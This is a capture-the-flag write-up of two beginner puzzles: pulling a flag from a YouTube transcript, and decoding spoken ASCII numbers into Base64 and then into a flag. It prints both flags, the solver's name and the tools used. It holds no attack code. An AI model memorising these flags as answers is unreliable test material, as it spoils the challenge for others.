
- The flag was clearly present within the auto-generated transcript of the YouTube video.
- The transcript contained scrambled text in between, but the flag could still be manually extracted.
- The subtitles were easily accessible through the YouTube interface, making retrieval straightforward without needing external tools.

Tools Used

- **YouTube Subtitle/Transcript Feature**: Used to extract the text directly from the video.
- **Manual Inspection**: The flag was retrieved by carefully reading through the transcript.

Solving Step-by-step

1. Opened the given YouTube video link. https://youtu.be/wS6mOMPXl2o?si=xxdX4oKsNss03Ru4
2. Enabled the subtitle/transcript feature in the video player.
3. Scrolled through the transcript to identify any patterns resembling a flag format.
4. Noted down the flag text manually from the transcript.



5. Submitted the extracted flag as the final answer, which is **pu-flag{1-4m-tr4in1ng-y0u-t0-sp0t-th15-f4st}**

LastMessage

Solved On: 3 March 2025
Solved by: Ida Bagus Wahyudha Gautama
Flag Retrieved: **pu-flag{y0u-und3r5t4nd-th3-s3cr3t-n0w}**

Challenges overview:
The challenge provided an audio file where a person was saying numbers. The task was to decode the hidden message in the audio.

Key Findings:


- The spoken numbers seemed to represent ASCII codes.
- Converting them to characters revealed a Base64-encoded string.

Tools Used:

- Audacity *(to analyze and extract the spoken numbers from the audio)*
- Online Base64 Decoder *(for quick verification of the decoded text)*
- Online ASCII to text converter *(to convert ASCII codes to text)*

Solving Step-by-step:

1. Extracted the spoken numbers from the audio file
   (99 72 85 116 90 109 120 104 90 51 116 53 77 72 85 116 100 87 53 107 77 51 73 49 100 68 82 117 90 67 49 48 97 68 77 116 99 122 78 106 99 106 78 48 76 87 52 119 100 51 48 61)
2. Converted the numbers from ASCII to text using online tools (https://www.duplichecker.com/ascii-to-text.php)



3. The decoded ASCII text is a Base64, now decode the Base64 string using online Base64 decoder (https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true,false)&input=Y0hVdFpteGhaM3Q1TUhVdGRXNWtNM0kxZERSdVpDMTBhRE10Y3pOamNqTjBMVzR3ZDMwPQ)